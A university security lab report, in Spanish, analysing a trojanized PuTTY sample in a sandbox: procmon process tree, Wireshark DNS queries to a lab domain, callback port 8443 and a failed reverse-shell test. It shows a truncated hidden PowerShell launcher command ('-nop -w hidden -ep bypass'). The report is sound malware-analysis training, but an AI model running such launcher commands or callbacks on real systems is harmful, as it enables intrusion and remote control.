

Escuela Colombiana de ingeniería Julio Garavito

Seguridad y privacidad de TI

Laboratorio 15

Integrantes

Juan Camargo

Diego Castellanos

Profesor

Daniel Esteban Vela Lopez

Bogotá 2024



- Describe initial detonation. Are there any notable occurrences at first detonation?
Without internet simulation? With internet simulation?

Con la simulación de Internet, se mostró una ventana emergente por un segundo y se cerró automáticamente.

Sin Internet, el proceso de simulación no consultó el dominio que estábamos mirando antes.

- From the host-based indicators perspective, what is the main payload initiated at detonation? What tool can you use to identify this?

Utilizando procmon Pudimos ver e identificar la carga útil principal, que es un script de PowerShell que se ejecutó después de la ejecución.

The screenshot displays the Windows Process Tree and Event Viewer. The Process Tree on the left shows the hierarchy of running processes, with PowerShell.exe (PID 2764) highlighted. The Event Viewer on the right shows a list of events, with the event for PowerShell.exe (PID 2764) selected. The details pane at the bottom provides information about the selected event, including the command executed.

Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time	End Time
svchost.exe (7988)	Host Process for ...	C:\Windows\sys...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\sys...	10/19/2023 6:32...	10/19/2023 6:33...
svchost.exe (4312)	Host Process for ...	C:\Windows\sys...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\sys...	10/19/2023 6:32...	n/a
lsass.exe (556)	Local Security Aut...	C:\Windows\sys...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\sys...	10/19/2023 12:1...	n/a
fontdrvhost.exe (796)	Usemode Font Dr...	C:\Windows\sys...		Microsoft Corporat...	Font Driver Host\...	"fontdrvhost.exe"	10/19/2023 12:1...	n/a
winlogon.exe (564)	Windows Logon A...	C:\Windows\sys...		Microsoft Corporat...	NT AUTHORITY\...	winlogon.exe	10/19/2023 12:1...	n/a
fontdrvhost.exe (804)	Usemode Font Dr...	C:\Windows\sys...		Microsoft Corporat...	Font Driver Host\...	"fontdrvhost.exe"	10/19/2023 12:1...	n/a
dmv.exe (1000)	Desktop Window ...	C:\Windows\sys...		Microsoft Corporat...	Window Manager...	"dmv.exe"	10/19/2023 12:1...	n/a
Explorer EXE (3868)	Windows Explorer	C:\Windows\Expl...		Microsoft Corporat...	ALERTETR\blind...	C:\Windows\Expl...	10/19/2023 12:1...	n/a
SecurityHealthSystray.exe (7220)	Windows Security...	C:\Windows\Syst...		Microsoft Corporat...	ALERTETR\blind...	"C:\Windows\Sys...	10/19/2023 12:1...	n/a
vmtoolsd.exe (6044)	VMware Tools Cor...	C:\Program Files\...		VMware, Inc.	ALERTETR\blind...	"C:\Program Files...	10/19/2023 12:1...	n/a
OneDrive.exe (7452)	Microsoft OneDrive	C:\Users\blinduse...		Microsoft Corporat...	ALERTETR\blind...	"C:\Users\blindus...	10/19/2023 12:1...	n/a
Procmon.exe (7560)	Process Monitor	C:\Tools\sysinter...		Sysinternals - ww...	ALERTETR\blind...	"C:\Tools\sysinter...	10/19/2023 5:49...	n/a
Procmon64.exe (5348)	Process Monitor	C:\Users\BLINDU...		Sysinternals - ww...	ALERTETR\blind...	"C:\Users\BLINDU...	10/19/2023 5:49...	n/a
putty.exe (704)	SSH, Telnet, Rlog...	C:\Users\blinduse...		Simon Tatham	ALERTETR\blind...	"C:\Users\blindus...	10/19/2023 6:32...	n/a
powershell.exe (2764)	Windows PowerS...	C:\Windows\Sys...		Microsoft Corporat...	ALERTETR\blind...	powershell.exe -n...	10/19/2023 6:32...	10/19/2023 6:32...
conhost.exe (3740)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	ALERTETR\blind...	"C:\Windows\Syst...	10/19/2023 6:32...	10/19/2023 6:32...
tcpview.exe (5332)	Sysinternals TcpV...	C:\tools\sysinter...		Sysinternals - ww...	ALERTETR\blind...	"C:\tools\sysinter...	10/19/2023 5:49...	n/a
WindowsTerminal.exe (1608)	Windows Terminal	C:\Program Files\...		Microsoft Corporat...	ALERTETR\blind...	"C:\Program Files\...	10/19/2023 6:05...	n/a
OpenConsole.exe (3804)	OpenConsole	C:\Program Files\...		Microsoft Corporat...	ALERTETR\blind...	"C:\Program Files\...	10/19/2023 6:05...	n/a
powershell.exe (2348)	Windows PowerS...	C:\Windows\Syst...		Microsoft Corporat...	ALERTETR\blind...	C:\Windows\Syst...	10/19/2023 6:05...	n/a

Event Details for PowerShell.exe (PID 2764):

- Description: Windows PowerShell
- Company: Microsoft Corporation
- Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
- Command: powershell.exe -nop -w hidden -noni -ep bypass "&[scriptblock]:create((New-Object System
- User: ALERTETR\blinduser
- PID: 2764
- Started: 10/19/2023 6:32:36 AM
- Exited: 10/19/2023 6:32:45 AM


- What is the DNS record that is queried at detonation?

Wireshark registró el tráfico de consultas de registros DNS. La consulta fue el mismo dominio que se ha visto en las cadenas, que es bonus2.corporatebonusapplication.local

13	7.384575847	192.168.126.130	192.168.126.131	DNS	98	bonus2.corporatebonusapplication.local	Standard query 0xe35f A bonus2.corporate
14	7.384615748	192.168.126.131	192.168.126.130	ICMP	126	bonus2.corporatebonusapplication.local	Destination unreachable (Port unreachable)
15	7.384650247	192.168.126.130	192.168.126.131	DNS	98	bonus2.corporatebonusapplication.local	Standard query 0xe35f A bonus2.corporate
16	7.384689247	192.168.126.131	192.168.126.130	ICMP	126	bonus2.corporatebonusapplication.local	Destination unreachable (Port unreachable)
17	7.395000347	192.168.126.130	192.168.126.131	DNS	98	bonus2.corporatebonusapplication.local	Standard query 0xe35f A bonus2.corporate
18	7.395000347	192.168.126.131	192.168.126.130	ICMP	126	bonus2.corporatebonusapplication.local	Destination unreachable (Port unreachable)
19	7.395275847	192.168.126.130	192.168.126.131	DNS	98	bonus2.corporatebonusapplication.local	Standard query 0xe35f A bonus2.corporate
20	7.395284947	192.168.126.131	192.168.126.130	ICMP	126	bonus2.corporatebonusapplication.local	Destination unreachable (Port unreachable)
21	7.395463147	192.168.126.130	192.168.126.131	DNS	98	bonus2.corporatebonusapplication.local	Standard query 0xe35f A bonus2.corporate
22	7.395472247	192.168.126.131	192.168.126.130	ICMP	126	bonus2.corporatebonusapplication.local	Destination unreachable (Port unreachable)

- What is the callback port number at detonation?

8443 es el número de puerto. Esto lo supimos al cambiar el archivo etc/hosts y agregar el dominio solicitado para resolver a 127.0.0.1, que es localhost.



- What is the callback protocol at detonation?

Utilizamos el protocolo TCP en la detonación.

- How can you use host-based telemetry to identify the DNS record, port, and protocol?

Utilizando la salida de cadena se pueden extraer detalles del archivo como un script de Powershell que incluye el número de puerto.

- Attempt to get the binary to initiate a shell on the local host. Does a shell spawn? What is needed for a shell to spawn?

No funcionará porque no tenemos un certificado SSL válido.